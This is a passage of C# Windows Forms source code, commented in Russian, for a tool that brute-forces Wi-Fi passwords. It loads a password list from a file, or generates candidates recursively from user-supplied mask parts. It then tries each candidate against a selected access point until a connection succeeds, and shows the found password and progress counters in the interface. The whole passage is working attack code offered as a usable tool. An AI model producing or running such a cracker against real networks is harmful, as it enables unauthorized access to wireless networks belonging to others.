ChangeShowRichTextBox2("-> Пароли не выбраны\n");

}

}

/// <summary>

/// Предусмотрен брут только тех точек, которые требуют только пароль

/// </summary>

public void GetBrut(object ap)

{

AccessPoint selectedAP = (AccessPoint)ap;

var authRequest = new AuthRequest(selectedAP);

if (authRequest.IsDomainSupported || authRequest.IsUsernameRequired)

{

ChangeShowRichTextBox2(" Соединение требует не только пароль, но и логин пользователя/домен\n");

stopBrut = true;

return;

}

if (authRequest.IsPasswordRequired)

{

for (int i = 0; i < passwords.Length && !stopBrut; i++)

{

bool overwrite = true;

string pass = passwords[i];

// Требуется ли пароль

if (overwrite)

{

bool validPassFormat = false;

validPassFormat = selectedAP.IsValidPassword(pass);

if (!validPassFormat)

{

ChangeShowRichTextBox2("-> Невалидный пароль:" + pass + "\r\n");

continue;

}

else

{

authRequest.Password = pass;

bool success = selectedAP.Connect(authRequest, overwrite);

if (success)

{

stopBrut = true;

ChangeShowRichTextBox2(" Соединение удалось, пароль: " + pass);

ChangeButtonBrut("Начать перебор паролей к сети",true);

return;

}

else

{

ChangeShowRichTextBox2 (i + " Соединение не удалось по паролю: " + pass);

}

}

}

ChangeLabelUsedPasses((i + 1).ToString());

ChangeLabelUnUsedPasses((passwords.Length - i - 1).ToString());

}

}

else

{

ChangeShowRichTextBox2(" Соединение свободно, пароль не требуется\n");

ChangeButtonBrut("Начать перебор паролей к сети");

t.Abort();

stopBrut = true;

return;

}

t.Abort();

stopBrut = true;

ChangeButtonBrut("Начать перебор паролей к сети");

ChangeShowRichTextBox2(string.Format("\n Пароль не найден"));

}

/// <summary>

/// Кнопка получения паролей из файлы

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void GetPasswordsButton\_Click(object sender, EventArgs e)

{

// Прочитаем пароли

try

{

OpenFileDialog ofd = new OpenFileDialog();

ofd.ShowDialog();

string ofdFile = ofd.FileName;

sr = new StreamReader(ofdFile);

passwords = sr.ReadToEnd().Split('\n');

sr.Close();

SetLabelsToZeroState();

showRichTextBox2.Text += "-> Загрузка паролей прошла успешно\n";

showRichTextBox2.Text += "-> Количество паролей = " + passwords.Length + "\n";

}

catch(Exception er)

{

MessageBox.Show(er.Message);

showRichTextBox2.Text += "-> " + er.Message + "\n";

}

}

public void SetLabelsToZeroState()

{

labelViewPassInDict.Text = passwords.Length.ToString();

labelShowUsed.Text = "0";

labelShowUnUsedPasswords.Text = "0";

}

delegate void text(string text, bool?enabled = true);

/// <summary>

/// Изменение richTextBox'a

/// </summary>

/// <param name="text"></param>

public void ChangeShowRichTextBox2(string text, bool? enabled = null)

{

if (showRichTextBox2.InvokeRequired)

{

showRichTextBox2.Invoke(new text(ChangeShowRichTextBox2), text, enabled);

}

else

{

showRichTextBox2.Text += (text);

}

}

/// <summary>

/// Изменение текста кнопки

/// </summary>

/// <param name="text"></param>

public void ChangeButtonBrut(string text, bool? enabled=null)

{

if (ButtonBrut.InvokeRequired)

{

ButtonBrut.Invoke(new text(ChangeButtonBrut), text, enabled);

}

else

{

ButtonBrut.Text = (text);

if (enabled != null)

ButtonBrut.Enabled = (bool)enabled;

}

}

/// <summary>

/// Изменение количества неиспользованных паролей

/// </summary>

/// <param name="text"></param>

public void ChangeLabelUnUsedPasses(string text, bool? enabled = null)

{

if (labelShowUnUsedPasswords.InvokeRequired)

{

labelShowUnUsedPasswords.Invoke(new text(ChangeLabelUnUsedPasses), text, enabled);

}

else

{

labelShowUnUsedPasswords.Text = (text);

}

}

/// <summary>

/// Изменение количества использованных паролей

/// </summary>

/// <param name="text"></param>

public void ChangeLabelUsedPasses(string text, bool? enabled = null)

{

if (labelShowUsed.InvokeRequired)

{

labelShowUsed.Invoke(new text(ChangeLabelUsedPasses), text, enabled);

}

else

{

labelShowUsed.Text = (text);

}

}

/// <summary>

/// Автопрокрутка

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void showRichTextBox2\_TextChanged(object sender, EventArgs e)

{

showRichTextBox2.SelectionStart = showRichTextBox2.Text.Length;

showRichTextBox2.ScrollToCaret();

}

/// <summary>

/// Рекурсивная функция перебора

/// </summary>

List<string> p = new List<string>();

List<string> resultList = new List<string>();

void P(StringBuilder result, int maxCount, int maxLength, int minLength)

{

// Вызываем рекурсию, пока длина не удовлетворяет условию перебора всех возможных комбинаций

if (maxCount > 0)

{

foreach (var part in p)

{

StringBuilder res = new StringBuilder(result + part);

// Условие длины - накладывается на рекурсию

P(res, maxCount - 1, maxLength, minLength);

}

}

else

{

foreach (var part in p)

{

string res = result + part;

// Если в рамках фильтра - то добавляем возможный вароль

if (res.Length >= minLength && res.Length <= maxLength)

resultList.Add(res);

}

return;

}

}

// Генерируем пароли

private void GenerateButton\_Click(object sender, EventArgs e)

{

try

{

foreach(var m in textBoxOfMask.Text.Split(','))

{

p.Add(m);

}

int maxLength = int.Parse(textBoxMaxLength.Text);

int minLength = int.Parse(textBoxMinLength.Text);

int count = p.Count;

// Запуск рекурсии

P(new StringBuilder(""), count, maxLength, minLength);

ChangeShowRichTextBox2("\n-> Сгенерированные пароли в памяти:");

passwords = resultList.ToArray();

foreach (var res in resultList)

{

ChangeShowRichTextBox2("\n"+res);

}

SetLabelsToZeroState();

p.Clear();

resultList.Clear();

}

catch (Exception er)

{

MessageBox.Show(er.Message);

}

}